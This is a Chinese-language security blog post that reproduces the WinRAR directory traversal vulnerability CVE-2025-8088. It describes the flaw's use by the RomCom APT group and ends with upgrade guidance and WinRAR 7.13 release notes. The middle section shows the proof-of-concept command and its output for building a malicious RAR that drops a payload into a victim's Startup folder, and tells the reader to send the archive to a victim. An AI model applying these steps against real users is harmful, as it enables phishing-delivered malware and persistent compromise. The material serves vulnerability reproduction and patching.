【已复现】APT组织积极利用的WinRAR 命令执行漏洞

漏洞介绍

CVE-2025-8088 是由 ESET 安全研究员 Anton Cherepanov、Peter Košinár 和 Peter Strýček 在 2025 年 7 月发现并通报的一项 Windows 版本 WinRAR 的目录遍历漏洞。攻击者可以通过构造恶意 RAR 存档，在解压过程中绕过用户指定路径，将恶意文件隐藏并植入系统的关键位置，如 Windows 启动文件夹，从而实现 **远程代码执行** 和持久化控制。

在漏洞曝光后，俄罗斯关联的 APT 组织 RomCom（亦称 Storm-0978、Tropical Scorpius、Void Rabisu 或 UNC2596）被发现利用该漏洞发起实战攻击。他们通过高级定向钓鱼邮件技术发送恶意 RAR 文件（常伪装为求职简历或官方文档），一旦用户解压，该漏洞便会使恶意文件被自动提取到启动路径，下次系统登录时即自动执行，部署后门并实现远程控制。

漏洞版本

- WinRAR 版本 <= 7.12


漏洞利用

使用如下命令生成一个恶意的rar文件


```
python CVE-2025-8088.py --decoy 【最终rar打开后存在的文件】 --payload 【需要写入到受害者启动项的恶意文件】 --drop 【受害者启动项的绝对路径（其实知道受害者的用户名即可构造）】 --rar 【rar.exe地址】
```

```
C:\漏洞\winrar>python CVE-2025-8088.py --decoy "关于XXX的通知.txt" --payload hacked.vbs --drop "C:\Users\[redacted]\
AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" --rar "C:\Program Files\WinRAR\rar.exe"
[+]Malicious RAR has created: cve-2025-8088-poc.rar
[+]Payload will be dropped to: C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\hac
ked.vbs
```


成功生成后会在脚本同目录下生成一个恶意rar：cve-2025-8088-poc.rar




将这个恶意rar发送给受害者，受害者在任意位置使用winrar进行解压



解压完成后会在启动项中添加一个你刚才指定的恶意文件



受害者重新启动后就会执行这个恶意文件，这里是跳出一个弹窗



漏洞修复

修复需要将版本升级

- **Winrar** v7.13及以上版本已经修复该漏洞

WinRAR 7.13 Final released

Release date: 30.07.2025 Release notes updated: 12.08.2025

1. Critical vulnerability CVE-2025-8088. Directory traversal vulnerability affecting the Windows versions of WinRAR, UnRAR, and associated components. The vulnerability allows specially crafted archives to bypass the user-specified extraction path and write files to unintended locations on the file system. This issue is distinct from the previously fixed vulnerability in version 7.12 and required immediate action.

   The flaw affects:

   WinRAR (Windows)

   RAR and UnRAR (Windows)

   UnRAR.dll and portable UnRAR (Windows)

   Other platforms — including Linux/Unix builds and RAR for Android — are not affected.

   We are thankful to Anton Cherepanov, Peter Kosinar, and Peter Strycek from ESET for letting us know about this security issue.

   https://www.eset.com/us/about/newsroom/research/eset-research-russian-romcom-group-exploits-new-vulnerability-targets-companies-in-europe-and-canada/

   Beyond security, WinRAR continues to be trusted by technical users worldwide for its advanced handling of NTFS features. WinRAR offers built-in options to preserve symbolic links as links, and to archive Alternate Data Streams (ADS) when working with NTFS volumes. These capabilities are especially valuable in backup, deployment, and forensic environments and is going beyond what most other compression tools provide.